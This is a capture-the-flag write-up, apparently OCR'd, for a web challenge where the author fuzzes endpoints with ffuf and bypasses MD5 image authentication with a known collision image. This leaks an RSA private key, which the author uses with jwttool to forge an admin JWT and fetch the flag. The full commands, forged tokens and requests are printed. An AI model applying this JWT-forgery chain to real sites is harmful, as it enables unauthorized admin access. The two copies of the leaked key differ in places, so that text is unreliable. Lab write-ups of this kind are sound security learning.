

DESCRIPTION
I told my developer to create a secure and authentication based website for our team nCreeps. He created that website and calls that website "secure". And these developers always sucks, I tried my best to cover his never ending bug list. I hope now it's secure!!!

@hyp3rd1ab6lo


Initial Observation

The webpage had two basic options: Login and Register.





After registering and logging in, there wasn't much that stood out except for the JWT (JSON Web Token), which seemed a bit suspicious. Given the challenge was named "tokenizer", I figured the JWT was central to solving it.



The `admin` variable was set to false.

Trails & Errors:

I attempted several known JWT attack vectors, none of which worked:

- Mass assignment attack during registration by setting `admin=true`
- Setting the JWT algorithm to `none`
- Providing a null signature
- Blank password trick
- Tampering with the payload
- Base64-decoding the payload, changing `admin` to `true`, and re-encoding it

All of them failed.

Directory Discovery (a.k.a. Brute Force... Sort Of)

Even though brute-forcing was discouraged, I got desperate. Desperate times call for desperate solutions.

Got the two new endpoints:


```
┌──(shivam㉿kali)-[~/shunya/Can you break the Key]
└─$ ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -u https://ch7289182376.ch.eng.run//FUZZ -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
------------------------------------------------

 :: Method           : GET
 :: URL              : https://ch7289182376.ch.eng.run//FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

admin                   [Status: 200, Size: 42, Words: 6, Lines: 2, Duration: 599ms]
login                   [Status: 200, Size: 1159, Words: 229, Lines: 30, Duration: 804ms]
register                [Status: 200, Size: 1166, Words: 228, Lines: 30, Duration: 1602ms]
upload                  [Status: 200, Size: 734, Words: 110, Lines: 20, Duration: 1016ms]
welcome                 [Status: 200, Size: 1063, Words: 293, Lines: 48, Duration: 817ms]
:: Progress: [4727/4727] :: Job [1/1] :: 113 req/sec :: Duration: [0:00:31] :: Errors: 0 ::
```

Discovered these endpoints:


- `/login`
- `/register`
- `/admin` *(new)*
- `/upload` *(new)*
- `/welcome`

`/admin` Endpoint

Accessing `/admin` required a JWT where `admin: true`. But since JWTs were signed using RS256 (asymmetric signing), I needed the private key to sign the tampered token.



`/upload` Endpoint



Uploading a random image returned:

> Image authentication failed

This hinted at some kind of image comparison or hashing.




Image authentication failed according to this I figured out

```
If Input image == server image
        Authentication successful
Else
        Authentication Unsuccessful
```

I dug deeper and viewed the source code and it turns out it was using MD5-based image authentication.

```
<p>…</p>
<!--
That developer sucks kept secret open so added very super MD5
image authentication so that only authorized people can access
it. I Will kick his ass if this fails!!
-->
```

So they were matching MD5 hashes, a classic case vulnerable to MD5 collision attacks.

```
if md5(input_image) == md5(server_image):
   Authentication Successful
else:
   Authentication Failed
```


I Googled “MD5 collision” and came across example images that produce the same MD5 hash but contain different content.

I tried:

- The ShunyaCTF logo
- The landing page image

No luck!

Then, after a break and more Googling, I found a well-known MD5 collision image on the search result.



The first site had an example image

These 2 images have the same md5 hash: 253dd04e87492e4fc3471de5e776bc3d

I uploaded that and I got the private key!

Response

Pretty Raw Hex Render


```
HTTP/2 200 OK
Date: Sun, 14 Apr 2024 16:25:20 GMT
Content-Type: application/json
Content-Length: 1793
Server: nginx/1.25.4

{
  "Private key":
  "-----BEGIN PRIVATE KEY-----\nMIIEuwIBADANBgkqhkiG9w0BAQEFAASCBKUwggShAgEAAoIBAQDMs0F+5gwAJGCr\
  D4khtlCm/iCuiSV8tGhNvZ+XGWRQL6wAFr8MNE+PXTC5IItpyzr9daJABCZ6jiQU\ncazLvJ9XhZOGnBMHRdPTv/PGcUgil
  BTei40Mv8Xk0PgSeRHnsfztgLLyl26MW/d\nQyEJWlP+GKdLTtG/AtMhgE0Wlj83LajeASZBGKaE0Fd6aM12doFCy3k1Ose
  3Hgu\nTkptwhAo9LZbKXFa4H9KhA2PVa1ZXidG12G2URm+8GqO13kNbjWuY5JV6W07cdeV\nsKVh4wyBJoi4uc0shLKIWGP
  0LQ8B5G/JSqTev8LArEZhPnDrcVPUglz7GEq1uFg\nH7ojTovFAgMBAAECgf89JIEnd21RalkPJcgDa/oitAnblAo8V6bQG
  s7tK9B7vtg\nPp5JoImankxm3YTpFMtFtrs3dPTWLxZTjX6pOkezZVTerRUkFvumMxYmHwV9+i6t\nr3u3LNmv27Nqj3R+N
  Wndhy1Br08iv8OOh0snPCb0ye+31S2MLtoRk4MEzs1DF0A\n1k/Le1k7HJaqHVWt7u04nwoosnBxC5ajhMZCoNx5Pdsc7ko
  tP+ETuSU1cJ187b9\nVWokuZ0iD6ZgTTlVS+kRXamL1UrUJZAPacdaAqPdy+mLTKVKtIKBI+umQ9N0sN5q\nTvmi3WnNB2m
  2OOlmvkLe9mr4ICoTh08ckGhm70CgYEA7eKmQston1Id0Syn/zH4\nXWrH0kydV3t5iWl8KzLX5Wj1eQSuSij2B+0hn5Lum
  V79CT8ycBcKc0SdOaHanVd\nUhYRQMZDZ4BtqE0GyskOCd7rBJyGwvd23creEHXNec4kkNJgFttj9XjC4STmeA+r\nXuP8d
  LEMnSbQT9RZpEvRGsCgYEA3EmxjE7fwdows+vfm9iv5CnhAEIablPElv8p\nWHAGVCU0XzEHh653XaezTcURyohWHh/n+JF
  xLYmcS4qj3tRPsa2isTlDnN27wTL\n+79B9IoBValwrLg7W0rQK9Jmve5GzJDkIfceddJjB8JsMSaDAOwmKTXSkHdEjJKq\
  pBsq/I8CgYAG7PZSM4HUQZvAMmChuV61uYobVGewSFP9gCixSUWn1CpxX4WDezXO\nfP4Tmz9/E/qL3Rf09963CI6XAK8ol
  olPac674q+1Kpcn7qo5LmX5/mHpNb3jiTT\nyDg22nck+K9v1/Ac0j7qwp1J2LOs+afPl2ueOfykS2jJuYIxLkDmCQKBgQC
  aJjE\n5YjeL10Lb5BhsB2N/7w5uc8+VgfqP/hDJoDByMcYI8TisJVgG5G67yrcqOWQRRf+\n+u0VwOQ0nbn2AiMqXKhzK3t
  /OAuxGBqCV+dNR6I0V8uaX6srQUb/4KdcnrLq3u0\nS6xi0Qk2Nieycud4lPxeZqUlBmoum1VKw8DD8QKBgD4O2xEsKH4tU
  6xJjqdGO9/\n+eeQpPJJXOT4UcsISHsnLWOg3cWtLLxQGYyLm6Sft2Aih2S75WedGTkkVaXrN7uP\njhbO2m7a+eDEcrGke
  l3Itx8z1tQnOP5mGtD84+JhTG3HeAbQsTUp/RVyvRCLl5G\niM+JYGEfIVyrrH4jHFxg\n-----END PRIVATE KEY-----
  n",
  "message":"Image authenticated successfully!"
}
```


Private Key Issues

The private key came with `\n` characters. I had to format it properly by replacing `\n` with newlines.

Now I had a usable RSA private key.

```
┌──(shivam㉿kali)-[~/shunya]
└─$ cat privatekey
-----BEGIN PRIVATE KEY-----
MIIEuwIBADANBgkqhkiG9w0BAQEFAASCBKUwggShAgEAAoIBAQDMs0F+5gwAJGCr
D4khtlCm/iCuiSV8tGhNvZ+XGWRQL6wAFr8MNE+PXTC5IItpyzr9daJABCZ6jiQU
cazLvJ9XhZOGnBMHRdPTv/PGcUgilyBTei40Mv8Xk0PgSeRHnsfztgLLyl26MW/d
QyEJWlP+GKdLTtG/AtMhgEOWlj83LajeASZBGKaEOFd6aM12doFCy3k1Osec3Hgu
TkptwhAo9LZbKXFa4H9KhA2PVa1ZXidG12G2URm+8GqO13kNbjWuY5JV6W07cdeV
sKVh4wyBJoi4uc0shLKIWGP50LQ8B5G/JSqTev8LArEZhPnDrcVPUglz7GEq1uFg
H7ojTovFAgMBAAECgf89JIEnd21RalkPJcgDa/oitAnb1Ao8V6bQGks7tK9B7vtg
Pp5JoImankxm3YTpFMtFtrs3dPTWLxZTjX6pOkezZVTerRUkFvumMxYmHwV9+i6t
r3u3LNmv27Nqj3R+NFWndhy1Br08iv80Oh0snPCb0ye+31S2MLtoRk4MEzs1DF0A
1k/Le1k7HJaqHVWt7u04nwoosnBxC5ajhMZCoNx5Pdsc7ko/tP+ETuSU1cJ187b9
VWokuZ0iD6ZgTTlVS+kRXamL1UrUJZAPacdaAqPdy+mLTKVKtIKBI+umQ9N0sN5q
Tvmi3WnNB2mz2O0lmvkLe9mr4ICoThO8ckGhm70CgYEA7eKmQston1IdOSyn/zH4
XWrHOkydV3t5iWl8KzLX5Wj1eQSuSij2B+Ohn5LumfV79CT8ycBcKcOSdOaHanVd
UhYRQMZDZ4BtqEOGyskOCd7rBJyGwvd23creEHXNec4kkNJgFttj9XjC4STmeA+r
XuP8dtLEMnSbQT9RZpEvRGsCgYEA3EmxjE7fwdows+vfm9iv5CnhAEIablPElv8p
WHAGVCU0XzEHh653XaezTcURyohWHh/n+JFGxLYmcS4qj3tRPsa2isTlDnN27wTL
+79B9IoBValwrLg7W0rQK9Jmve5GzJDkIfceddJjB8JsMSaDAOwmKTXSkHdEjJKq
pBsq/I8CgYAG7PZSM4HUQZvAMmChuV61uYobVGewSFP9gCixSUWn1CpxX4WDezXO
fP4Tmz9/E/qL3RfO9963CI6XAK8olkolPac674q+1Kpcn7qo5LmX5/mHpNb3jiTT
yDg22nck+K9v1/AcOj7qwp1J2L0s+afPl2ueOfykS2jJuYIxLkDmCQKBgQCZaJjE
5YjeL10Lb5BhsB2N/7w5uc8+VgfqP/hDJoDByMcYI8TisJVgG5G67yrcqOWQRRf+
+u0VwOQ0nbn2AiMqXKhzK3t4/OAuxGBqCV+dNR6I0V8uaX6srQUb/4KdcnrLq3u0
S6xi0Qk2Nieycud4lPxeZqUlBmoum1VKw8DD8QKBgD4O2xEsKH4tU/6xJjqdGO9/
+eeQpPJJX0T4UcsISHsnLWOg3cWtLLxQGYyLm6Sft2Aih2S75WedGTkkVaXrN7uP
jhbO2m7a+eDEcrGke6l3Itx8z1tQnOP5mGtD84+JhTG3HeAbQsTUp/RVyvRCLl5G
iM+JYGEfIVyrrH4jHFxg
-----END PRIVATE KEY-----
```

That’s the key
Now there are bunch of option to tamper and resign the jwt
I used jwttool

The command:
jwttool -T -S rs256 -pr <private_key_file> <jwt_token>

Running the command:

```
┌──(shivam㉿kali)-[~/shunya]
└─$ jwttool -T -S rs256 -pr privatekey eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIj
oibHVjaSIsInB1YmxpY19pZCI6Ijc3ODNhNmExLTBmYjQtNGJlNy05OTYwLWUzMzlhNTE4NzA2YSIsImFkbWlu
IjpmYWxzZSwiZXhwIjoxNzEzMTkyMTUyfQ.I40qVF_o97BMZFharwuJ36g99BRANJAMnHjWHwM1eys6G3r2SSq
S_OByzutI3_eH3Zw3U003ic0CEZmfTYU6F8QAkySReLZjTLbl45dZRTqrHfx1Yqul5gE5piBxl7AlrFlp4hh0-
Y8eP54FpqXN0UKjPxlwj256_IfQ7Q1FGbM_9U4rc62IBge3_9CzvwrRVf5S_OvuzQxY7dV1EfGtDLVDBDgsZ0D
B1Wr5iejgfn3bFSdQZdLQSPUwpBYwpq-qCBn8BTnaj8WmcHoTiZKA2PIUdHhQRBGaywZ2sxZ7oPBkSwPbVezX2
cBsUAcjD5dQmFKU0dQKvjM5kXJYOWKjbg

   JWTTool
   Version 2.2.6                    @ticarpi

Original JWT:
```

Setting admin to true

```
Token header values:
[1] alg = "RS256"
[2] typ = "JWT"
[3] *ADD A VALUE*
[4] *DELETE A VALUE*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:
[1] user = "luci"
[2] public_id = "7783a6a1-0fb4-4be7-9960-e339a518706a"
[3] admin = False
[4] exp = 1713192152    ==> TIMESTAMP = 2024-04-15 20:12:32 (UTC)
[5] *ADD A VALUE*
[6] *DELETE A VALUE*
[7] *UPDATE TIMESTAMPS*
[0] Continue to next step

Please select a field number:
(or 0 to Continue)
> 3

Current value of admin is: False
Please enter new value and hit ENTER
> True
```

Got the token

```
Please select a field number:
(or 0 to Continue)
> 0
jwttool_83c7583895e7e9c2efd115704828c537 - Tampered token - RSA Signing:
[+] eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibHVjaSIsInB1YmxpY19pZCI6Ijc3ODNhN
mExLTBmYjQtNGJlNy05OTYwLWUzMzlhNTE4NzA2YSIsImFkbWluIjp0cnVlLCJleHAiOjE3MTMxOTIxNTJ9.wP
pBzXwNKGTrz-_dBAFXzSUiBNm1J47Xy6i5GTIaaZrmYt0D9okNOf26TW-2tcG4wy02HC7fuNxss28WtBhZfdOe
XmWNIvRzXPR8xbSKGHVlnX8Pwqmw0uGWRwfA0273qTDTxV_fjIPE3fSlgq5YhclV3-waq6LNp_RS3DQJGho8En
r81XIE18gDUyLtxj04mtO1JzJP980gzP6p79Ak9PrqJbAy2YPJG788U82EdPzDG8O5fdpBRPGS_g0bplV7COLl
QclwO3J4RgE6nUqusNVby9GwPth4Vcxa1u5Ag3-3TZevkokwk64vELYUUHYkn45ogNcjD7GSi7DVXCOyXw
```

Logging In as Admin

There are multiple steps to login:

- Replaced the token in browser cookie
- Use Burp Suite Repeater
- Use curl

I personally used Burp Repeater to send the authenticated request.

Request

Pretty Raw Hex

```
1 GET /admin HTTP/1.1
2 Host: ch7289182381.ch.eng.run
3 Cookie: token=
  eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoibHVjaSIsInB1YmxpY19pZCI6Ijc3ODNhNmEx
  LTBmYjQtNGJlNy05OTYwLWUzMzlhNTE4NzA2YSIsImFkbWluIjp0cnVlLCJleHAiOjE3MTMxOTIxNTJ9.wPpB
  zXwNKGTrz-_dBAFXzSUiBNm1J47Xy6i5GTIaaZrmYt0D9okNOf26TW-2tcG4wy02HC7fuNxss28WtBhZfdOeX
  mWNIvRzXPR8xbSKGHVlnX8Pwqmw0uGWRwfA0273qTDTxV_fjIPE3fSlgq5YhclV3-waq6LNp_RS3DQJGho8En
  r81XIE18gDUyLtxj04mtO1JzJP980gzP6p79Ak9PrqJbAy2YPJG788U82EdPzDG8O5fdpBRPGS_g0bplV7COL
  lQclwO3J4RgE6nUqusNVby9GwPth4Vcxa1u5Ag3-3TZevkokwk64vELYUUHYkn45ogNcjD7GSi7DVXCOyXw
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sun, 14 Apr 2024 16:37:59 GMT
Content-Type: application/json
Content-Length: 88
Connection: close
Server: nginx/1.25.4

{
  "flag":"0CTF{S3ns4tional_Sw33t_Tr3ats_with_JWT_Surpris3s}",
  "message":"Welcome Admin!"
}
```

Finally the burning in hell is over
Flag: 0CTF{S3ns4tional_Sw33t_Tr3ats_with_JWT_Surpris3s}